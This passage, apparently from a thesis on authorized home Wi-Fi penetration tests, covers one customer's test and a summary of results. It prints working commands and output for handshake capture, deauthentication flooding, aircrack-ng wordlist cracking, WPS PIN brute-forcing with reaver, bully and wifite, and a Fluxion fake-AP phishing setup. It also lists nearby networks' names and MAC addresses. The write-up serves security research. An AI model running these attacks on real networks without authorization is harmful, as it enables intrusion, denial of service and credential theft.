


Figure 75. Customer4 Fluxion Fake AP.

With the limitations cited in Chapter 1, no user got lured by the phishing scheme created by the Fluxion script. In conclusion of this pentest, we can say that the customer4 home's wireless network was secure enough for this study.



The customer4 household has 5 connected devices ranging from smartphone, laptop, tablets to wireless printer. There are 2 people living in the home, both being not very technology savvy. The household income is between \$100,000 and \$150,000 a year. The home owner left the default settings from the Internet provider and didn't change anything in the configuration of the home network.

### Customer 5: Carol Sullivan

The Service Agreement Contract between the two parties can be found in appendix E. As for the previous customers, each research question steps are shortened with only the relevant information. For the WPS vulnerability research question, the use of three different tools has for purpose to confirm the test result.

**How strong is the router encryption control?** After setting up the wireless interface with Airmon-ng, the return of the command Airodump-ng gives a list of available access point as seen in figure 76.

```
CH 9 ] [ Elapsed: 48 s ] [ 2017-04-06 21:01
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:25:00:FF:94:73  -1      0          0  0  -1  -1          <length: 0>
74:85:2A:5F:AD:30  -40     45         1  0  6  54e. WPA2 CCMP PSK  HOME-C6D3-2.4
74:85:2A:5F:AD:35  -41     41         0  0  6  54e. WPA2 CCMP MGT  <length: 0>
74:85:2A:5F:AD:31  -42     44         0  0  6  54e. WPA2 CCMP PSK  <length: 0>
74:85:2A:5F:AD:32  -42     45         0  0  6  54e. OPN   <length: 0>
74:85:2A:5F:AD:33  -42     42         0  0  6  54e. OPN   <length: 0>
26:4E:7F:31:82:66  -57     24         0  0  11 54e. WPA2 CCMP PSK  Sullivan Guest Network
20:4E:7F:31:82:66  -59     21         0  0  11 54e. WPA2 CCMP PSK  Sullivan
92:6B:3D:9F:04:C0  -68     33         0  0  11 54e. WPA2 CCMP PSK  <length: 0>
98:6B:3D:9F:04:C0  -69     36         0  0  11 54e. WPA2 CCMP PSK  pjscms54
88:AD:43:5E:5E:4A  -80     21         0  0  1  54e. OPN   xfinitywifi
88:AD:43:5E:5E:4B  -81     22         0  0  1  54e. OPN   <length: 0>
88:AD:43:5E:5E:4D  -81     23         0  0  1  54e. WPA2 CCMP MGT  <length: 0>
88:AD:43:5E:5E:49  -81     23         0  0  1  54e. WPA2 CCMP PSK  <length: 0>
2C:B0:5D:2D:EE:33  -81     26         0  0  7  54e. WPA2 CCMP PSK  Marcus2.4
88:AD:43:5E:5E:48  -82     24         0  0  1  54e. WPA2 CCMP PSK  HOME-C72E-2.4
2A:A4:3C:A3:5B:81  -85     14         0  0  1  54e. WPA2 CCMP PSK  Cabin WiFi
A0:63:91:25:94:4A  -86     5          1  0  4  54e. WPA2 CCMP PSK  NETGEAR54
A2:63:91:89:0C:36  -87     14         0  0  1  54e. WPA2 CCMP PSK  HOME-4FA2_EXT
E0:88:5D:E9:05:B8  -88     4          0  0  6  54e. WPA2 CCMP PSK  HOME-05B2-2.4
4E:D9:E7:23:88:C5  -88     15         0  0  6  54e. WPA2 CCMP PSK  glr-3
6C:B0:CE:E3:FE:67  -88     5          0  0  1  54e. WPA2 CCMP PSK  NETGEAR07
4A:D9:E7:23:88:C5  -88     11         0  0  6  54e. WPA2 CCMP PSK  glr-5
00:1D:D4:71:2B:10  -89     3          0  0  11 54e. WPA2 CCMP PSK  HOME-2B12
E2:88:5D:E9:05:B9  -89     4          0  0  6  54e. WPA2 CCMP PSK  <length: 12>
02:1D:D4:71:2B:10  -89     4          0  0  11 54e. WPA2 CCMP PSK  <length: 0>
DC:EF:09:4A:75:01  -90     4          2  0  1  54e. WPA2 CCMP PSK  Goshornmom
80:37:73:7F:F2:02  -92     6          0  0  3  54e. WEP   WEP   GoshornLakeHouse
00:AC:E0:65:12:A0  -92     2          0  0  1  54e. WPA2 CCMP PSK  HOME-12A2

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
00:25:00:FF:94:73 B6:8D:6A:9C:68:2D -48  0-12  0     30
(not associated) 88:C9:D0:B3:02:50 -48  0-1  0     7
(not associated) 00:9A:CD:62:08:0C -85  0-1  0     2
(not associated) 00:19:88:43:88:47 -93  0-1  0     2  HOME-C72E-2.4

root@kali:~#
```

Figure 76. Customer5 Airodump-ng.

Once the correct AP's BSSID and channel are noted, it is time to run the same tool Airodump-ng to capture the WPA handshake capture as seen in figure 77 and figure 78.

```
root@kali:~# airodump-ng wlan0 -c 11 --bssid 20:4E:7F:31:82:66 -w CarolS
```

Figure 77. Customer5 Airodump-ng Capture.

```
CH 11 ][ Elapsed: 1 min ][ 2017-04-06 21:06 ][ WPA handshake: 20:4E:7F:31:82:66
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
20:4E:7F:31:82:66 -55 0 408 94 1 11 54e. WPA2 CCMP PSK Sullivan
BSSID          STATION PWR Rate Lost Frames Probe
20:4E:7F:31:82:66 B8:78:2E:25:16:6D -47 0e-1 286 27
20:4E:7F:31:82:66 B0:79:94:4E:E0:CA -69 1e-1e 0 155 Sullivan
root@kali:~#
```

Figure 78. Customer5 WPA Handshake.

As the previous customer's pentests, running Aireplay-ng accelerates the WPA handshake's capture by generating fake traffic and sending de-authentication packets to the host targeted as shown in the figure 79.

```
root@kali:~# aireplay-ng -0 0 -a 20:4E:7F:31:82:66 wlan0
21:06:03 Waiting for beacon frame (BSSID: 20:4E:7F:31:82:66) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:06:03 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:04 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:04 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:05 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:06 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:06 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:07 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:07 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:08 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:08 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:09 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:09 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:10 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:11 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:11 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:12 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:12 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:13 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:13 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:14 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
21:06:14 Sending DeAuth to broadcast -- BSSID: [20:4E:7F:31:82:66]
```

Figure 79. Customer5 Aireplay-ng.

Once the WPA handshake packets are captured, the following step is to run three different dictionary attacks against the pcap file as seen in the figure 80 and figure 81.

```
root@kali:~# aircrack-ng -a2 -w '/root/Desktop/WordList/rockyou.txt' '/root/CarolS-01.cap'
```

Figure 80. Customer5 Aircrack-ng.

```

[00:53:42] 2186380/9822769 keys tested (396.92 k/s)
Time left: 5 hours, 21 minutes, 23 seconds          22.26%
Current passphrase: sinsuntitess                    n.Login.asp -e ns -F -V -t 4 -L list location -P

Master Key   : 71 37 6A 2D 00 AE FA AE BC 23 37 76 22 8E C8 69
              D6 3F 02 CA C9 B3 58 48 00 8E 64 6F 45 9A 58 2E

Transient Key : 22 71 C3 47 39 23 B7 89 86 48 5A A3 2E 3F 09 3F
               1E DE A6 E3 14 90 C5 63 20 DE 17 79 9A 37 47 FE
               FE 2C 47 F2 7A 37 09 8E EA B0 73 2F E9 31 EA 47
               66 5E F7 E1 8D F9 F6 93 C7 E1 BC 8C 1D B6 AA D4

EAPOL HMAC  : 43 0C 05 0F 23 7C AC C3 42 F0 5A C7 B3 4D 72 61
root@kali:~#
Quitting aircrack-ng...

```

Figure 81. Customer5 Aircrack Process.

After running three instances of Aircrack-ng for 60 minutes, the passkey hasn't been cracked. We can conclude that the WPA2 passkey for the access point is strong enough for this study.

**Is the router vulnerable to WPS attacks?** Using the tool Wash returns the targeted access point as WPS unlocked as shown in figure 82.

```

root@kali:~# wash -i wlan0
Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

```

BSSID	Channel	RSSI	WPS Version	WPS Locked	ESSID
88:AD:43:5E:5E:48	1	00	1.0	No	HOME - C72E - 2.4
A2:63:91:89:0C:36	1	00	1.0	Yes	HOME - 4FA2_EXT
00:AC:E0:65:12:A0	1	00	1.0	No	HOME - 12A2
00:1D:D1:29:4F:A0	1	00	1.0	No	HOME - 4FA2
A0:63:91:25:94:4A	4	00	1.0	No	NETGEAR54
74:85:2A:5F:AD:30	6	00	1.0	No	HOME - C6D3 - 2.4
2C:B0:5D:2D:EE:33	7	00	1.0	No	Marcus2.4
98:6B:3D:9F:04:C0	11	00	1.0	No	pjscms54
00:1D:D4:71:2B:10	11	00	1.0	No	HOME - 2B12
E0:88:5D:E9:05:B8	6	00	1.0	No	HOME - 05B2 - 2.4
20:4E:7F:31:82:66	11	00	1.0	No	Sullivan
6C:B0:CE:E3:FE:67	1	00	1.0	No	NETGEAR07

Figure 82. Customer5 Wash.

Once determined that the targeted AP has the WPS enabled and its BSSID copied in the clipboard, we can use any WPS attack tool to try to brute force the WPS PIN.

In the figure 83, we can see the use of Reaver to try to brute force the WPS PIN without success.

The customer5's access point lockup after so many determined connection tries as a security control to remediate the known WPS vulnerability.

```

root@kali:~# reaver -i wlan0 -b 20:4E:7F:31:82:66 -vv
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[?] Restore previous session for 20:4E:7F:31:82:66? [n/Y] n
[+] Waiting for beacon from 20:4E:7F:31:82:66
[+] Switching wlan0 to channel 11
[+] Associated with 20:4E:7F:31:82:66 (ESSID: Sullivan)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[P] E-Nonce: ac:12:0b:a7:d1:a7:29:6a:c9:df:68:bf:b1:9e:d9:d8
[P] PKE: 0c:8b:12:1a:5d:c1:61:3d:f1:8b:24:c8:7a:43:f9:7a:39:10:5b:ca:aa:76:10:38:00:1d:80:e3:f8:92:d2:4d:4d:6f:
9e:88:f0:32:21:f9:d5:eb:3d:86:a8:8d:82:1d:32:2e:0b:3c:25:62:5d:2e:e7:a5:f7:83:37:55:ff:54:ca:66:f2:34:53:a2:d0:
90:06:30:04:a6:8b:de:4d:b0:5a:25:41:5d:f0:a9:e9:72:ae:05:3f:c0:bd:ec:c3:17:e7:f0:66:6e:e8:a3:cc:7e:e4:2d:d9:83:
8f:0c:d9:11:7c:61:a3:34:2c:3c:d3:8c:f8:3d:9f:4a:00:02:36:94:8b:52:7d:33:63:92:bf:1d:6f:ab:92:46:af:1e:d1:15:06:
11:8f:d0:68:ff:78:1a:f8:27:e6:6c:59:47:bl:1a:9d:98:a7:ad:2d:5a:85:46:3b:03:50:ce:d6:86:d8:b9:75:12:29:05:47:5c:
f8:7c:17:37:6c:59:24:9b:6c:39
[P] WPS Manufacturer: NTGR
[P] WPS Model Name: wnr2000v3
[P] WPS Model Number: n
[P] Access Point Serial Number: none
[+] Received M1 message
[P] R-Nonce: 3f:a1:4c:d0:14:e5:1d:6a:92:76:5b:36:78:dd:24:f9
[P] PKR: c7:05:49:47:2a:a1:6a:50:b6:0d:51:73:b3:80:f3:3a:c0:60:66:23:b5:80:f5:66:cd:a2:6a:c1:2e:60:6f:ff:f0:00:
da:a2:44:d0:b1:32:ad:65:ef:4e:5f:40:1b:7d:08:83:48:d3:36:56:c9:78:70:0f:c1:f9:c3:4a:e9:f1:1f:18:82:ff:c6:33:ca:
9f:bf:1a:45:5c:cf:1c:aa:b5:aa:6f:cc:4a:07:5e:bd:3a:e9:11:5f:04:4f:8c:c5:da:e4:94:0c:78:93:ae:55:23:91:51:5b:21:
a6:0a:44:44:2c:c1:25:b0:47:9b:73:9f:42:89:9c:ba:a3:b4:41:1f:da:db:63:06:ce:46:c0:d8:9c:f1:a4:bf:8a:67:36:8f:46:
68:49:7a:df:b9:e8:01:94:8c:7e:c0:3e:ed:84:2a:b8:d3:e8:56:cb:30:36:3a:02:02:6b:a0:97:dc:c0:9d:bc:7b:88:6f:2f:4a:
44:4d:87:27:21:33:51:3d:5c:ec
[P] AuthKey: 86:b5:b2:4f:d9:44:a1:08:4e:f7:3a:78:e8:72:d1:f2:ea:81:be:9a:16:44:dc:d3:84:27:dd:81:e0:04:c7:61
[+] Sending M2 message
[+] Received M1 message

```

Figure 83. Customer5 Reaver.

After witnessing no success from Reaver to exploit the WPS vulnerability on the previous customers, I decided to use two other WPS attack tools coming standard with Kali Linux to confirm Reaver's result.

```

[!] Bully v1.0-22 - WPS vulnerability assessment utility
[+] Switching interface 'wlan0' to channel '11'
[!] Using '00:c0:ca:92:35:36' for the source MAC address
[+] Datalink type set to '127', radiotap headers present
[+] Scanning for beacon from '20:4e:7f:31:82:66' on channel '11'
[+] Got beacon for 'Sullivan' (20:4e:7f:31:82:66)
[+] Loading randomized pins from '/root/.bully/pins'
[+] Index of starting pin number is '0000000'
[+] Last State = 'NoAssoc' Next pin '28559214'
[+] Rx( M5 ) = 'Pin1Bad' Next pin '82319212'
[+] Rx( M5 ) = 'Pin1Bad' Next pin '00699211'
[+] Rx( ID ) = 'EAPFail' Next pin '00699211'
[+] Rx( M1 ) = 'Timeout' Next pin '00699211'

```

Figure 84. Customer5 Bully.

As seen in the figure 84, Bully, which is another popular WPS attack tool I found during my pre-testing research, gives the same result as Reaver. The access point targeted shows a timing out, meaning that the AP locks out connection request after so many tentative.

```

root@kali:~# wifite -b 20:4E:7F:31:82:66
[+] targeting BSSID "20:4E:7F:31:82:66"
[+] scanning for wireless devices...
[+] initializing scan (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.
[0:00:05] scanning wireless networks: 0 targets and 0 clients found
[+] checking for WPS compatibility... done
[0:00:00] initializing WPS Pixie attack on Sullivan (20:4E:7F:31:82:66)
[0:00:06] WPS Pixie attack failed: WPS pin not found
[0:00:00] initializing WPS PIN attack on Sullivan (20:4E:7F:31:82:66)
[0:00:54] WPS attack, 8/9 success/ttl
  
```

Figure 85. Customer5 WiFite.

Another toolset coming standard with Kali Linux is WiFite. WiFite script uses several WPS attack tool such as Pixie. As seen in the figure 85, the AP has the WPS mode enabled and WPS Pixie attack is launched. After running a few minutes, the script detects the lockout of the AP as countermeasure of the WPS vulnerability.

Reaver, Bully, and WiFite were not successful, we can then conclude that customer5 access point is not vulnerable to WPS attacks.

**Will the home Wi-Fi user be lured by a phishing scheme?** Using the same process as for the previous customers, Fluxion runs airodump-ng to give the listing of access points as seen in the figure 86.

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
A2:63:91:89:0C:36	-86	2	0	0	1	54e	WPA2	CCMP	PSK	HOME-4FA2_EXT
4A:D9:E7:23:88:C5	-89	2	0	0	6	54e	WPA2	CCMP	PSK	glr-5
4E:D9:E7:23:88:C5	-87	3	0	0	6	54e	WPA2	CCMP	PSK	glr-3
00:25:00:FF:94:73	-1	0	0	0	-1	-1				<length: 0>
92:6B:3D:9F:04:C0	-67	6	0	0	11	54e	WPA2	CCMP	PSK	<length: 0>
98:6B:3D:9F:04:C0	-67	5	0	0	11	54e	WPA2	CCMP	PSK	pjsoms54
74:85:2A:9F:AD:30	-41	6	0	0	6	54e	WPA2	CCMP	PSK	HOME-C6D3-2,4
74:85:2A:9F:AD:35	-42	7	0	0	6	54e	WPA2	CCMP	MGT	<length: 0>
74:85:2A:9F:AD:31	-41	8	0	0	6	54e	WPA2	CCMP	PSK	<length: 0>
26:4E:7F:31:82:66	-58	4	0	0	11	54e	WPA2	CCMP	PSK	Sullivan Guest N
20:4E:7F:31:82:66	-59	4	0	0	11	54e	WPA2	CCMP	PSK	Sullivan
88:AD:43:5E:5E:48	-80	3	0	0	1	54e	WPA2	CCMP	PSK	HOME-C72E-2,4
2C:B0:5D:2D:EE:33	-82	3	0	0	7	54e	WPA2	CCMP	PSK	Marcus2,4
88:AD:43:5E:5E:49	-81	6	0	0	1	54e	WPA2	CCMP	PSK	<length: 0>
88:AD:43:5E:5E:4D	-82	5	0	0	1	54e	WPA2	CCMP	MGT	<length: 0>
BSSID	STATION	PWR	Rate	Lost	Frames	Probe				
00:25:00:FF:94:73	B6:8D:6A:9C:68:2D	-52	0	-12	0	6				

Figure 86. Customer5 Fluxion Airodump-ng.




Figure 87. Customer5 Fluxion Wifi List.

Once satisfied with the access points collected, closing the WIFI Monitor feeds Fluxion to list the access points available as seen in the figure 87.




Figure 88. Customer5 Fluxion Handshake.

After selecting the option 19, corresponding to the customer5's AP, Fluxion launches airodump-ng to capture the WPA handshake as seen in the figure 88. Once the WPA handshake packets are captured, the next and last step is to setup the fake AP to lure the customer5 into giving her Wi-Fi credentials as seen in the figure 89.




Figure 89. Customer5 Fluxion Fake AP.

With the limitations cited in Chapter 1, no user got lured by the phishing scheme created by the Fluxion script. No user was using their devices during the time agreed for the pentesting. In conclusion of this pentest, we can say that the customer5 home's Wi-Fi was secure enough for the wardriving scenario of this study.

The customer5 household has 6 connected devices ranging from smartphones, laptop, tablet, smart TV to wireless printer. There is an outbuilding on the property but the owners installed a separate Internet line there. There was a concern of security due to the area covered by the home Wi-Fi. There are 2 people living in the home, both being retired. The household income is between \$100,000 and \$150,000 a year. The home owner left the default settings from the Internet provider and didn't change anything in the configuration of the home network.

## Summary of the Research

Each customer was very welcoming to have their Wi-Fi setup test and was curious about cybersecurity. Most of them didn't know a lot about computer nor home Wi-Fi configuration, but all were cooperative and wanted to learn about security. The study generated an interesting set of data, ranging from the number of connected devices by the average age of the household to which configuration setting is more susceptible to be hacked.

One question of each customer's interview was the number of total devices connected to the home Wi-Fi network. In figure 90 we can see that household with a lower income has more devices than higher income household. This could be due to the fact that the higher income households also have a higher age average as seen in the figure 91.




Figure 90. Number of Devices by Household Income.




Figure 91. Devices by Household Average Age.



Another question asked to the customers was the status of the access point configuration, was it customized or was it left by default? Customized AP configuration would be a personalized SSID or a personal passkey. Default configuration would be the SSID coming by default with the access point or customized by the installer, and the passkey would be the complex one coming by default with the AP. In the figure 92, we can see that two customers out of five had customized access point configuration.




Figure 92. Access Point Configuration.

In the figure 93, we can see that the home Wi-Fi which has been hacked was a custom configuration. The hardware configuration of the home network was also customized, the home owner had purchased a high-grade access point with the latest security controls. Hence the WPS attacks didn't succeed, but the passkey used was too weak. The results lead to conclude that the default passkey is harder to crack than a personalized weak one.




Figure 93. Pentest Result by Configuration.

Another interesting result of the study is that one of the household that has the most connected devices was the one that has been hacked as seen in the figure 94. Also, both of the home with 10 devices had personalized passkey. Having a personalized passkey when having many devices isn't surprising. The reason given by one of the customer was that he has to re-enter the passkey whenever he connected some of his devices. It is understandable to have an easy to remember passkey when there is not a Wi-Fi network saving option on the device.

